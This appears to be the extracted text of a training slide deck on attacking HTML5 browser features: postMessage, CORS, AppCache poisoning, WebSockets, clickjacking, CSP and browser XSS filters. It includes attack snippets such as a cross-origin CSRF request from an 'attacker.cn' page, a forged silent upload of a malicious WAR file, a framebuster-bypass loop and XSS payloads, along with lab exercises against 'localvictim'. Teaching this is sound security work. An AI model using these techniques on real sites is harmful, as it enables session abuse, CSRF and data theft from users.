  • 13.
    Web Messaging Web browsers,for security and privacy reasons, prevent documents in different domains from affecting each other; that is, cross-site scripting is disallowed. While this is an important security feature, it prevents pages from different domains from communicating even when those pages are not hostile.This section introduces a messaging system that allows documents to communicate with each other regardless of their source domain, in a way designed to not enable cross-site scripting attacks. http://www.w3.org/TR/webmessaging/ Web Messaging • ...designed not to enable XSS • http://html5demos.com/ postmessage2
  • 14.
    Web Messaging • client-sidewindow-to-window communication • no server, no TCP traffic! • cross domain by default Web Messaging <html> // my.domain <iframe src=//other.domain/widget></iframe> // sender var w = frameElement.contentWindow; var wOrigin = 'http://example.com'; // or "*" w.postMessage('hi!', wOrigin); // receiver window.addEventListener("message", function(e) { if (e.origin !== "http://example.com") { alert('Ignoring ' + e.origin); } else { alert(e.origin + " said: " + e.data); } }, false);
  • 15.
    Web Messaging bugs // framecould get replaced, you're sending to attacker!!! frame.postMessage({secret:stuff}, "*"); window.addEventListener("message", function(e) { ! // no sender validation ! do_stuff_with(e.data); ! // are you kidding me?? ! div.innerHTML = e.data; } Practice! • http://localvictim/03-messaging/ • XSS the victim • * hijack the contents of an email when user enters it
  • 16.
    Attacking with Cross Origin ResourceSharing CORS • Cross domain XHR, with credentials: • cookies • SSL/TLS client certificate • HTTP auth credentials • Target server decides to allow/forbid
  • 17.
    Classic XHR • Indomain only CORS • Cross-domain allowed
  • 18.
    CORS • XHR requestreaches the target server • With appropriate credentials • Can be abused for Cross Site Request Forgery CORS // http://attacker.cn var xhr = new XMLHttpRequest(); xhr.open("POST", "http://victim.ch"); xhr.setRequestHeader("Content-Type", "text/ plain"); xhr.withCredentials = "true"; // cookies etc. xhr.send("Anything");
  • 19.
    CORS on thewire Simple request GET /data/ HTTP/1.1 Host: target.example Origin: http://src.example … HTTP/1.1 200 OK Date: Mon, 01 Dec 2008 00:23:53 GMT Server: Apache/2.0.61 Access-Control-Allow-Origin: http://src.example Content-Type: application/json {"secret-data":xxxxxx} CORS on the wire preflight OPTIONS /data/ HTTP/1.1 Host: target.example Origin: http://src.example Access-Control-Request-Method: POST Access-Control-Request-Headers: X-MyHeader … HTTP/1.1 200 OK Access-Control-Allow-Origin: http://src.example Access-Control-Allow-Methods: POST, GET, OPTIONS Access-Control-Allow-Headers: X-MyHeader Access-Control-Max-Age: 1728000
  • 20.
    CORS on thewire preflight POST /data/ HTTP/1.1 Host: target.example Origin: http://src.example Content-Type: text/xml; charset=UTF-8 Content-Length: xxx X-MyHeader: apikey=23423423 <?xml ..... … HTTP/1.1 200 OK Access-Control-Allow-Origin: http://src.example Content-Type: text/plain ok CORS - weaknesses • Again, wildcards: • Access-Control-Allow-Origin: * = everybody can read me • A-C-A-O: <sender-origin> is even worse • You can use CORS to send arbitrary blind requests (CSRF) • What if receiver is malicious?
  • 21.
    Silent file upload Content-Type:multipart/form-data; boundary=AaB03x --AaB03x Content-Disposition: form-data; name="submit-name" Larry --AaB03x Content-Disposition: form-data; name="files"; filename="file1.txt" Content-Type: text/plain ... contents of file1.txt ... --AaB03x-- xhr.send("Anything"); Silent file upload xhr.setRequestHeader("Content-Type", "multipart/form-data, boundary=xxx"); xhr.send(' --xxxrn Content-Disposition: form-data; name="files"; filename="file1.txt"rn Content-Type: text/plainrn rn ANYTHINGrn --xxx--');
  • 22.
    Silent file upload •Simulates multipart/form-data request with <input type=file> upload • Already used to: • Replace firmware in routers • Take control of application servers logUrl = 'http://glassfishserver/ management/domain/applications/ application'; fileUpload(c,"maliciousarchive.war"); Content injection • http://website/#/a/page • https://touch.facebook.com/#http:// example.com/xss.php HTTP/1.1 200 OK Access-Control-Allow-Origin: * Content-Type: text/html <img src=x onerror=alert(1)> xhr.open("GET", "/a/page");
  • 23.
    Practice! • http://localvictim/04-cors/ • XSSthe victim and alert his user ID Targeting Client side storage & Offline Cache Poisoning
  • 24.
    AppCache • HTML pagescan specify a manifest URL • Manifest • text/cache-manifest MIME type • Lists URLs that should be fetched and stored <html manifest=/cache.manifest> Man in the middle • Eavesdrop / modify traffic • XSS • session hijack (Firesheep) • Doesn’t last long
  • 25.
    AppCache poison 1. DuringMITM: inject poison 2. After MITM: • robots.txt has invalid MIME type • poisoned page fetched from cache • code runs until offline cache is purged <html manifest="/robots.txt"> ....<script>evil_foo()</script> CACHE MANIFEST CACHE: http://victim/ NETWORK: * Demo! • http://localvictim/05-offline/ • perform offline attack with sslstrip • google-chrome --proxy-server=http://evil:10000 • payload: alert login & password
  • 26.
    Using WebSockets forattacks WebSockets • 2-way TCP connection from browser to server • bandwidth efficient • asynchronous - no request / response model • available to JS
  • 27.
    WebSockets • Handshake similarto HTTP • Optionally encrypted with TLS (wss://) • Dumb protocol • No user authorization • No user authentication WebSockets if (window.WebSocket) { var url = 'ws://host:port/path' ,s = new WebSocket(url); s.onopen = function(e) {}; s.onclose = function(e) {}; s.onmessage = function(e) { // e.data - server sent data }; s.send('hello server!'); }
  • 28.
    WebSockets security • Attackapp-level protocols • look for DoS, auth flaws • Sometimes plain TCP services are tunneled over WebSockets • You can attack servers with: • browser - xss • browser - third party website • custom client Demo! • cd /home/ubuntu/Desktop/remote/06- websockets/websockify-master • ./run.sh • http://localvictim/06-websockets/ • login into ws://localvictim:9999 user ‘admin’ • * extract flag from admin home dir
  • 29.
    Iframe sandboxing &clickjacking Clickjacking • You all know it. • Don’t get framed • Lots of websites use: if (self !== top) { ! top.location = self.location; }
  • 30.
    Clickjacking - bypass //evil framing victim wanting to jump out of frame var kill_bust = 0 window.onbeforeunload = function(){kill_bust++}; setInterval(function() { if (kill_bust > 0) { kill_bust -= 2; top.location = '204.php'; }}, 1); // basically, a race condition on top reload Clickjacking w/ HTML5 • IFRAME sandbox restricts what a frame can do • no allow-top-navigation => top.location.href = .... fails <iframe src="http://victim.com" sandbox=" allow-forms allow-scripts" />
  • 31.
    Practice! • http://localvictim/07-clickjacking/ • clickjack“Delete my account” button Bypassing Content Security Policy
  • 32.
    CSP • whitelist contenton your website with HTTP headers e.g. • Mitigate XSS by forbidding inline scripting • Only allow images from your CDN • Only allow XHR to your API server CSP Content-Security-Policy: default-src: 'none'; style-src: https://my.cdn.net; script-src: 'self' https://ssl.google-analytics.com; img-src: 'self' https://images.cdn.net; report-uri: https://my.com/violations
  • 33.
    CSP • It’s XSSmitigation, XSS is still possible via obscure vectors • <iframe src=”filesystem://...> • Chrome Extensions • JSONP CSP • You can do much even without XSS • http://lcamtuf.coredump.cx/postxss/ • content extraction - unclosed elements: <img src=’..........<something>......’<else> • other - http://ruxcon.org.au/assets/slides/ CSP-kuza55.pptx
  • 34.
    CSP • Still freshconcept & rapid development • Fresh scary bugs • https://bugzilla.mozilla.org/show_bug.cgi? id=886164 • Practice! • http://localvictim/08-csp/1.php • send CSRF token to //evil • * http://localvictim/08-csp/2.php • XSS (Firefox). If in Chrome, contact me ;)
  • 35.
    Browser XSS filters behindthe scenes Browser XSS filters • Detect dangerous patterns in HTTP request parameters (GET/POST) • Observe for reflection in HTTP response • Neutralize injection or block entire page • X-Xss-Protection: 0|1
  • 36.
    Browser XSS filters BrowserXSS filters IE8 <[i]?f{r}ame.*?[ /+t]*?src[ /+t]* (j|(&[#()=]x?0*((74)|(4A)|(106)|(6A));?))([t]|(&[#()=]x?0*(9|(13)|(10)|A| D);?))*(a|(&[#()=]x?0*((65)|(41)|(97)|(61));?))([t]|(&[#()=]x?0*(9|(13)|( 10)|A|D);?))*(v|(&[#()=]x?0*((86)|(56)|(118)|(76));?))([t]|(&[#()=]x?0*(9 |(13)|(10)|A|D);?))*(a|(&[#()=]x?0*((65)|(41)|(97)|(61));?))([t]|(&[#()=] x?0*(9|(13)|(10)|A|D);?))*(s|(&[#()=]x?0*((83)|(53)|(115)|(73));?))([t]|( &[#()=]x?0*(9|(13)|(10)|A|D);?))*(c|(&[#()=]x?0*((67)|(43)|(99)|(63));?))( [t]|(&[#()=]x?0*(9|(13)|(10)|A|D);?))*{(r|(&[#()=]x?0*((82)|(52)|(114)|(7 2));?))}([t]|(&[#()=]x?0*(9|(13)|(10)|A|D);?))*(i|(&[#()=]x?0*((73)|(49)| (105)|(69));?))([t]|(&[#()=]x?0*(9|(13)|(10)|A|D);?))*(p|(&[#()=]x?0*((80 )|(50)|(112)|(70));?))([t]|(&[#()=]x?0*(9|(13)|(10)|A|D);?))*(t|(&[#()=]x ?0*((84)|(54)|(116)|(74));?))([t]|(&[#()=]x?0*(9|(13)|(10)|A|D);?))*(:|(& [#()=]x?0*((58)|(3A));?)).
  • 37.
    Browser XSS filters Chrome •complex rules, discovers different contexts, tries to decode etc. • http://src.chromium.org/viewvc/blink/trunk/ Source/core/html/parser/XSSAuditor.cpp? revision=HEAD&view=markup • Bypasses every other month Browser XSS filters tricks • Use to disable benign scripts (e.g. framebusters) • Only GET / POST matched => use cookies • Multiple param injections = you always win
  • 38.
    Browser XSS filters ASP.NETtricks • http://soroush.secproject.com/blog/ 2012/06/browsers-anti-xss-methods-in-asp- classic-have-been-defeated/ • concatenation: input1=a&input1=b => a,b • truncation:anything after %00 ignored • transliteration: %u0117 => ė => e Practice! • http://localvictim/09-antixss/1.php • * http://localvictim/09-antixss/irl.php • * http://www.sdl.me/xssdemo/getxss.asp • XSS’em all (Chrome)!
  • 39.
    That is all. thx.q&a? Liked that? //blog.kotowicz.net